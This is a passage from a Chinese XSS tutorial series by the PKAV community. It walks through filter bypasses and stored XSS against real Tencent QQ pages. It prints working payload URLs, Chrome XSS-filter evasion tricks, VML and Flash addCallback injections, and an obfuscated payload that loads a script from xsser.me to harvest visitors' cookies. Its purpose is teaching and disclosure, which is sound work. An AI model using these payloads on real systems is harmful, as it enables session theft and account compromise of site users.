最后构造的代码是\\",实际我们的输入是\"，然后由FLASH自己转变为\\"的，因而利用代码里只需要输入\"即可。

由于在XML的节点属性里，双引号写为&quot;

<menuname="日志"href="构造点\&quot;))}catch(e){alert(1)}//构造点"/>

12.再次上传文件。打开

|  |
| --- |
| http://imgcache.qq.com/qzone\_v4/2/default\_menu\_horizontal.swf?xml\_path=http://itsokla.duapp.com/custom\_menu.xml |

点击日志，看看效果。


[](http://www.wooyun.org/upload/201212/271731462d4c75dd0dee4b9e64c0e818c272cc64.jpg)

图90

(连载中)责任编辑：x1aoh4i

## 第十七节XSS过滤器绕过[通用绕过]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

关于反射型的基本东西，暂时就到这啦，如果后面有什么好的case，再做增补。最近，有些人会问到怎么绕过浏览器的XSS过滤器，所以从这节开始，给出点绕过的例子。当然这些绕过浏览器的方法，不是万能的。不同浏览器，不同场景都会存在差异。满足场景要求时，才可以使用。

IE的一些绕过见乌云上的@gainover，@sogili的例子，我们教程就不再提及了。

此文给出的是一个来自sogili分享的chrome下绕过过滤器的方法，在腾讯某处XSS上的应用。

这一类都算是“结合了一定场景”，绕过了浏览器自身的防御机制，具有一定的通用性，我们称为“通用绕过”（瞎起的名字，别在意）。但是在后续版本的浏览器中，这些技巧可能会被浏览器干掉从而失效。再次强调：通用不是全部都行，意思是所适用的场景实际发生的概率比较高！

详细说明：

1.其实就是个普通的XSS点，uin参数没有对任何字符进行过滤。

|  |
| --- |
| http://bangbang.qq.com/php/login?game=roco&uin="><imgsrc=1onerror=alert(1)>&world=5&roleid=44583443&level=8&role=%2 |

正是由于这个点什么都没过滤，浏览器自身的防御机制也最好发挥作用，瞧瞧，chrome拦截了。。


[](http://www.wooyun.org/upload/201212/29175630afe35f01e531c0e75290f3a8c5fcaf2a.jpg)

图91

2.有的新手，不知道有过滤器的，更是会觉得“啊，这是怎么回事，怎么不行啊，明明可以的。。”

我们只要看到console里有上面那句，就说明chrome的过滤器大发神威了！！  
3.我们也看看源码。

[](http://www.wooyun.org/upload/201212/29175638062be5196a23b4d7f2e9de411981565d.jpg)

图91

危害部分被和谐了。

4.那么怎么绕过呢？这里直接说方法。

5.首先要求缺陷点，允许<,>。其次，要求缺陷点的后方存在</script>标签。我们看看当前的这个点的代码。

|  |
| --- |
| ...  <inputtype="hidden"id="sClientUin"value=""><imgsrc=1onerror=alert(1)>">  ...  <scripttype="text/javascript"src="http://pingjs.qq.com/tcss.ping.js"></script>  ... |

6.可以看到上面的要求均满足。我们就可以使用以下技巧。

|  |
| --- |
| <scriptsrc=data:,alert(1)<!-- |

7.代入到我们的利用代码里。

|  |
| --- |
| http://bangbang.qq.com/php/login?game=roco&uin="><scriptsrc=data:,alert(1)<!--&world=5&roleid=44583443&level=8&role=%2 |

这次，我们就成功啦。


[](http://www.wooyun.org/upload/201212/29175702f2ec195ae2f30fc559747c2fe2b71acb.jpg)

图92

(连载中)责任编辑：x1aoh4i

## 第十八节XSS过滤器绕过[猥琐绕过]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

有些时候，通用的绕过技巧并不可行，这个时候我们就得观察缺陷点的周围环境，想想其它办法咯。“猥琐绕过”与通用绕过不同的是，它通用性小，往往只是特例。

详细说明：

1.直接看实例点：

|  |
| --- |
| http://qzs.qq.com/qzone/v6/custom/custom\_module\_proxy.html#siDomain=1&g\_StyleID=aaaaaaaaaa |

2.可以看出，这是一个DOMXSS的点。


[](http://www.wooyun.org/upload/201212/2919473918e3ffe552063de159d974e45bda9f69.jpg)

图93

3.我们看看源码。

|  |
| --- |
| ....  varsiDomain=paras['siDomain'],  g\_StyleID=paras['g\_StyleID'].replace("v6/","");  if(siDomain.indexOf(".qq.com")>-1){//防止qzs.qq.com  siDomain=paras['siDomain']="qzonestyle.gtimg.cn";  }  document.write('<linkhref="http://'+siDomain+'/qzone\_v6/gb/skin/'+g\_StyleID+'.css"rel="stylesheet"/><linkhref="http://'+siDomain+'/qzone\_v6/home\_normal.css"rel="stylesheet"/>');  ... |

不难看出，siDomain与g\_StyleID都是地址栏里获取过来，然后通过document.write输出到页面中。

4.利用先前教程的知识，我们不难构造出利用代码。

|  |
| --- |
| http://qzs.qq.com/qzone/v6/custom/custom\_module\_proxy.html#siDomain=1&g\_StyleID="><script>alert(document.cookie)</script> |

可以看到，IE下成功弹出。


[](http://www.wooyun.org/upload/201212/29194807212cba0ae56ebb82ae31cc674312812e.jpg)

图94

5.但是到了chrome下，又被拦截了。。


[](http://www.wooyun.org/upload/201212/29194822a240c052bf552b7b76bcb59eac069126.jpg)

图95

6.这个时候怎么办呢？因为这里接受地址栏的参数时，是以"="分割，因而我们的代码中是不允许携带等号的。故上一篇的技巧不能拿到这里来使用了！

7.chrome拦截，是有一定的拦截规则的，只有它觉得是恶意代码的才会去拦截。这个时候，就需要我们“观察地形”啦！！

我们仔细看看这句。

|  |
| --- |
| g\_StyleID=paras['g\_StyleID'].replace("v6/",""); |

8.不难看出，这里会对g\_StyleID进行一次替换，将v6/替换为空。那么如果我们的g\_StyleID写为下面的情况

|  |
| --- |
| <scrv6/ipt>alert(document.cookie)</script> |

经过替换后，就会变成。

|  |
| --- |
| <script>alert(document.cookie)</script> |

但是chrome并不会把<scrv6/ipt>alert(document.cookie)</script>当作恶意的，是不是就可以绕过了？

我们试试。

|  |
| --- |
| http://qzs.qq.com/qzone/v6/custom/custom\_module\_proxy.html#siDomain=1&g\_StyleID="><scv6/ript>alert(document.cookie)</script> |

果然可以～


[](http://www.wooyun.org/upload/201212/291948357c9e1f3273171fe18eea631c0d770ca5.jpg)

图96

这样一来，我们这个XSS，就不会被浏览器的XSS过滤器所蹂躏啦！

(连载中)责任编辑：x1aoh4i

## 第十九节存储型XSS入门[什么都没过滤的情况]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

存储型和反射型相比，只是多了输入存储、输出取出的过程。简单点说：

反射型是：输入--输出；

存储型是：输入--进入数据库\*--取出数据库--输出。

这样一来，大家应该注意到以下差别：

反射型是：绝大部分情况下，输入在哪里，输出就在哪里。

存储型是：输入在A处进入数据库，而输出则可能出现在其它任何用到数据的地方。

反射型是：输入大部分位于地址栏或来自DOM的某些属性，也会偶尔有数据在请求中（POST类型）

存储型是：输入大部分来自POST/GET请求，常见于一些保存操作中。

因而我们找存储型的时候，从一个地方输入数据，需要检测很多输出的点，从而可能会在很多点发现存储型XSS。

至于如何根据输出来构建存储型XSS的代码，和反射型没有任何区别，都是看输出的上下文来进行。

从程序员过滤代码的角度来讲，我们给之后的教程走向分个类：

数据需要过滤，但是未过滤。导致XSS。

比如：昵称、个人资料。

业务需求使得数据只能部分过滤，但过滤规则不完善，被绕过后导致XSS。

比如：日志、邮件及其它富文本应用。

本节先看一个最基本的情况，该过滤，但是什么都没过滤的情况。

（数据库：不一定是像mysql那样的数据库，只要是能存储数据的都算。）

详细说明：

1.找存储型的时候，需要有一颗多疑的心，一双善于发现的眼睛。我们来看看实例！

2.某一天，某一群，与某一妹子有以下对话。

[](http://www.wooyun.org/upload/201212/311805344637b9ae6a8e600eb61c0024f879adb4.jpg)

图97

3.过了一会，就来了这么一条消息，原来是手机QQ录了发上来的。

[](http://www.wooyun.org/upload/201212/311805441a02eaa1a41b02f8c3c2829b3231bf95.jpg)

图98

4.这个时候，我们就会想，这个发上来的页面会不会有XSS呢？

5.我们来看看页面的结构。

[](http://www.wooyun.org/upload/201212/3118055137b5a57316ce9036d1db49ce33e7af77.jpg)

图99

6.很多新手在找XSS的时候，都是拿着<script>alert(1)</script>或者其它到处测试，很盲目不是吗？

一定要记住本节最开头的话，存储型XSS，输出的位置不一定出现在输入的位置。

7.因而我们有时候需要逆向的思维，来寻找存储型XSS。大概思路如下：

先找到输出点，然后猜测此处输出是否会被过滤。

如果觉得可能没过滤，我们再找到这个输出是在哪里输入的。

接着开始测试输入，看输出的效果。

如果没过滤，那么你就成功了，否则你可以放弃掉它。

8.拿本例来说明以上过程，

我们猜测昵称这个输出没过滤。

找到输入点，这个输入点，就是修改QQ昵称。

开始测试

通过WEBQQ修改昵称如下：(方法见：WooYun:PKAV腾讯专场-3.腾讯QQ客户端某处功能页面存储型XSS)

使用charleswebproxy拦截WEBQQ数据包，修改并提交。


[](http://www.wooyun.org/upload/201212/31181015f9ee032910ea0113451aa3e47a56d1f7.jpg)

图100

提交成功后：


[](http://www.wooyun.org/upload/201212/311806005dbde6f668fb293e7197f6359127273d.jpg)

图101

9.我们拿小号进入一个群，发布一条手机QQ的语音。看输出效果，没过滤，成功了吧～～

[](http://www.wooyun.org/upload/201212/3118060792ca9b9cb88230509ddf16a8bf6bede9.jpg)

图102

[](http://www.wooyun.org/upload/201212/31180616e5ec89e0ce1a05b8fdd683ae5a234103.jpg)

图103

(连载中)责任编辑：x1aoh4i

## 第二十节存储型XSS入门[套现绕过富文本]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

很多应用含有富文本内容，这类应用最典型的特征是具有编辑器，例如：博客日志，邮箱等。这类应用往往允许使用一定的HTML代码。为了在用户体验和安全之间寻找平衡，各种厂商可能采用了不尽相同的办法。但是总体来说，有2类。

第1类我们称为白名单，即：只允许使用白名单内的合法HTML标签，例如IMG。其它均剔除。例如：百度贴吧回帖时候的代码过滤方式。

第2类我们称为黑名单，即：厂商会构建一个有危害的HTML标签、属性列表，然后通过分析用户提交的HTML代码，剔除其中有害的部分。如：QQ邮箱的发邮件时的过滤方式。

白名单要安全得多，而黑名单的方式则经常会被绕过。

绕过的技巧也有很多，我们可以从最没技术含量的开始说起!!本节将以QQ空间/QQ校友的日志功能为例来说明，什么是“套现绕过富文本”！

注意：本节说的“套现”，不是与“钱”有关的；在这里的含义是：“套用现成的XSS代码”。

详细说明：

1.新手平时测试XSS时，经常会用到<script>alert(1)</script>到处插入，看效果。

2.这种做法，在某些反射型XSS，或者你运气好的时候，确实能碰到。但是如果拿到QQ空间日志里去插入。嗯，后果一定会很悲壮，被过滤的毛都没有了。。

3.这是为什么呢？因为<script>在腾讯的黑名单中，被过滤是理所当然的。

4.试想，如果我们找到一个不在腾讯黑名单中的XSS代码，岂不是就可以成功在日志里执行XSS了么？

5.有的人会问了。。哪里去找啊??方法有2种：

你足够牛，自己去发现。

已经有大牛为我们准备了很好的资料，去里面翻。

6.我不够牛，所以我只能去大牛的资料里翻咯。  
这里我翻的是@sogili维护的http://html5sec.org/，里面有很多哦


[](http://www.wooyun.org/upload/201301/0103185879234a8dec09bef87c02fc631350ec3b.jpg)

图104

7.然后我就开始按照下面的流程慢慢测试。

先进QQ空间，发表一个日志，然后编辑日志，同时抓包。


[](http://www.wooyun.org/upload/201301/0103190902230dbc969bd936ff1809ae8bf902f9.jpg)

图105

修改抓包内容后，这里修改的是日志内容。提交修改后的数据包！

然后我们来看看日志里的源代码里，我们提交的XSS代码是否被过滤。

[](http://www.wooyun.org/upload/201301/010319380cf8dda3f73501e859b72abcf0fda075.jpg)

图106

8.这里我们就不说失败的了，直接说成功的部分。

我们提交以下代码：

|  |
| --- |
| <vmlframexmlns="urn:schemas-microsoft-com:vml"style="behavior:url(#default#vml);position:absolute;width:100%;height:100%"src="http://itsokla.duapp.com/shouzi.vml#xss"></vmlframe> |

然后看看源代码的输出：


[](http://www.wooyun.org/upload/201301/0103195196d0072e0bdf88ab8d45dfb13ccb5492.jpg)

图107

可以看到，这个XSS代码完全没过滤。

9.我们可以看到XSS的效果。鼠标移到日志上，即会触发XSS代码。

[](http://www.wooyun.org/upload/201301/01032001e5f8adbb70864f7cc221444d44840ff2.jpg)

图108

10.很简单，对吧？但是有以下问题我们要注意！！

使用代码前，先自己在本地试下，是否能执行！搞清楚你所使用的XSS代码的原理是什么！

搞清楚XSS代码的适用范围：如：在什么浏览器的什么版本之下才能使用，是否需要用户交互等。注意平时对此类代码的搜集与整理。

(连载中)责任编辑：x1aoh4i

## 第二十一节存储进阶[猜测规则，利用FlashaddCallback构造XSS]

作者：心伤的瘦子

来自：PKAV技术宅社区

网址：http://www.pkav.net

简要描述：

有些时候，我们拿现成的XSS代码都不行，都被过滤了，那么需要我们对过滤的规则进行一定的判断与猜测。然后针对性的使用一些技巧来适应或者绕过规则。

在本例中，我们以QQ空间/QQ校友的日志功能为例，通过猜测简单的过滤规则，然后使用含有addCallback的flash，来实现了存储型XSS的构造。

详细说明：

1.前提：本例需在IE9，IE10下进行。

2.我们乌云上报告的一些已有案例，进行了再次测试。

WooYun:PKAV腾讯专场-6.（QQ空间+朋友网）日志功能存储型XSS

3.上例中，提到了QQ空间日志并未对object标签进行有效的过滤。

我们根据此例中的代码对过滤规则进行测试：

|  |
| --- |
| <objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

以上的代码，是可以正常提交，并且未过滤的。

|  |
| --- |
| <objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://mysite.com/vphoto.swf"><PARAMNAME="Src"VALUE="http://mysite.com/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

而当swf的域名不是qzs.qq.com时候，代码将会被过滤为以下内容。

|  |
| --- |
| <objectwidth="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

即地址被去掉了。

4.那么我们已知了这个过滤规则，就有2种绕过的方式。

找到一个qzs.qq.com域名下存在缺陷的FLASH，然后加以利用。

此方法，已经在@gainover的WooYun:PKAV腾讯专场-6.（QQ空间+朋友网）日志功能存储型XSS有所介绍了。

利用Flash的addcallback缺陷来构造存储型XSS。

5.首先说下flashaddcallback方法的基本原理。

根据flashsdk里的源代码，我们可以得到flashaddcallback的源代码中有以下代码。

|  |
| --- |
| if((((activeX==true))&&(!((objectID==null))))){  \_evalJS((((("\_\_flash\_\_addCallback(document.getElementById(\""+objectID)+"\"),\"")+functionName)+"\");"));  }; |


[](http://www.wooyun.org/upload/201301/011958439fdb2c8bc30c5efae99078785f7b273c.jpg)

图109

其中objectID为调用FLASH的HTML标签的ID。functionName则为被JS所调用的函数名称。

6.当我们有以下代码时：

|  |
| --- |
| <objectid="aaaa"width="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

且http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf中存在一句

ExternalInterface.addCallback("myfunc",funcInFlash);

则有

|  |
| --- |
| objectID="aaaa";  functionName="myfunc"; |

代入上面那句\_evalJS中，则有

|  |
| --- |
| \_\_flash\_\_addCallback(document.getElementById("aaaa"),"myfunc"); |

7.那么我们可以想象一下，如果aaaa替换为aaaa"),alert(1),("

则上面代码变为

|  |
| --- |
| \_\_flash\_\_addCallback(document.getElementById("aaaa"),alert(1),(""),"myfunc"); |

解析：


[](http://www.wooyun.org/upload/201301/011958551b8920fe0dd49137cdf34e2a1c90408c.jpg)

图110

8.且FLASH中，确实未对objectID做任何过滤。基于以上内容，我们可以构建利用代码。

|  |
| --- |
| <objectid='aaaa"),alert(1),("'width="100%"height="100%"align="middle"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

我们自己用上面这段代码先在自己网站上测试下：

[](http://www.wooyun.org/upload/201301/01195903747f9c96a79dbf617e38ccb846e61257.jpg)

图111

看，果然id里的代码被执行了！

9.利用以上原理，接着我们在QQ空间里来做测试，至于FLASH么，就是现成的！

虽然这个FLASH里没有缺陷，但是存在addCallback的调用，我们就可以直接用它。

|  |
| --- |
| <objectwidth="100%"height="100%"align="middle"id="xsstest1&quot),(function(){if(!window.\_\_x){window.\_\_x=1;window.s=document.createElement(String.fromCharCode(115,99,114,105,112,116));window.s.src=String.fromCharCode(104,116,116,112,58,47,47,120,115,115,101,114,46,109,101,47,66,113,112,57,82,121);document.body.appendChild(window.s);}})(),(&quot;"classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000"type="application/x-shockwave-flash"><PARAMNAME="Movie"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="Src"VALUE="http://qzs.qq.com/qzone/client/photo/swf/vphoto.swf"><PARAMNAME="AllowScriptAccess"VALUE="always"> |

发布日志，使用以上代码


[](http://www.wooyun.org/upload/201301/011959161519860ac7e4867c7b77dbb71f3da484.jpg)

图112

10.当用户访问含有XSS代码的日志后，我们可以在xsser.me查看所记录的cookies内容。


[](http://www.wooyun.org/upload/201301/0119592592822ea40ad4d15cbf26cccb35ec209a.jpg)

图113

(连载中)责任编辑：x1aoh4i